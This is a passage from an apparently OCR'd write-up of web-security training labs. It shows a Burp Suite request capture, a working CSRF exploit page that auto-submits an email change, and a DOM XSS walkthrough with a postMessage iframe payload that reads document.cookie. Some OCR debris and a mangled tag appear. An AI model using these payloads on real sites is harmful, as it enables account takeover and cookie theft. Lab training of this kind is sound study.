HTTP/1.1 302 Found
Location: /my-account
Connection: close
Content-Length: 0
INSPECTOR
Search...
0 matches
Done
83 bytes | 455 millis
CSRF where token validation
https://0a7a00880319c162c0db0803006f00e2....
Web Security Academy
CSRF where token validation depends on token being present
LAB
Not solved
Go to exploit server
Back to lab description
Home | My account | Log out
My Account
Your username is: wiener
Your email is: wiener@normal-user.net
Email
iman3@gmail.com
Update email


Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Send
Cancel
Follow redirection
Target: https://0a7a00880319c162c0...
HTTP/1
Request
Pretty
Raw
Hex
POST /my-account/change-email HTTP/1.1
Host: 0a7a00880319c162c0db0803006f00e2.web-security-academy.net
Cookie: session=DCIv9KaCQmAQs47MhkklxivGOeJFLxAJ
Content-Length: 61
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "macOS"
Upgrade-Insecure-Requests: 1
Origin: https://0a7a00880319c162c0db0803006f00e2.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a7a00880319c162c0db0803006f00e2.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close
email=iman3%40gmail.com&csrf=6mdtxZtZGrllHXvDGj6JImYxtzkzf6Ka
Response
Pretty
Raw
Hex
Render
HTTP/1.1 302 Found
Location: /my-account
Connection: close
Content-Length: 0
INSPECTOR
Search...
0 matches
Done
83 bytes | 455 millis
CSRF where token vali
Exploit Server: CSRF
Lab: CSRF where toke
https://exploit-0a70007303bac1a1c044085801...
HTTPS
File:
/exploit
Head:
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Body:
<form method="POST" action="https://0a7a00880319c162c0db0803006f00e2.web-security-academy.net/my-account/change-email">
<input type="hidden" name="email" value="iman3@gmail.com">
</form>
<script>
document.forms[0].submit();
</script>
Store
View exploit
Deliver exploit to victim
Access log

3. Lab was successfully completed!



4. DOM based Vulnerabilities

4.1 DOM XSS using web messages and JSON.parse

1. The first step, as always, is to examine the features of the lab app, which is a shopping website in this case. When I'm done looking around the public areas, I head on over to the HTML source to see how everything is put together. There's a cool script on the home page:


```
<script>
  window.addEventListener('message', function(e) {
    var iframe = document.createElement('iframe'), ACMEplayer = {
      element: iframe
    }, d;
    document.body.appendChild(iframe);
    try {
      d = JSON.parse(e.data);
    }
     catch(e) {
      return;
    }
    switch(d.type) {
      case "page-load":
      ACMEplayer.element.scrollIntoView();
      break;
      case "load-channel":
      ACMEplayer.element.src = d.url;
      break;
      case "player-height-changed":
      ACMEplayer.element.style.width = d.width + "px";
      ACMEplayer.element.style.height = d.height + "px";
      break;
    }
  }, false);
  </script>
```

2. The script generates an iframe and inserts it into the current page whenever a message is received. The message is then converted into JSON, and an action is taken if necessary. To open a link in the message in an iframe is one of the options.
3. In this experiment, I require three levels of citations.

    - the data in 'onload'
    - the postMessage parameter
    - the JSON strings

4. According to RFC 7159, double quotes must surround strings within JSON. Since I require double quotes for the onload content of the iframe and the argument passed to it, I must escape them within the JSON string.

```
<iframe
src="https://0a21004a048f2b53c0c70b7c004c0002.web-security-academy.net/"
onload='contentWindow.postMessage("{\"type\":\"load-channel\",\"url\":
\"javascript:alert(document.cookie)\"}","*");'
></iframe width=”1000px” height=”800”>
```



Progress After: -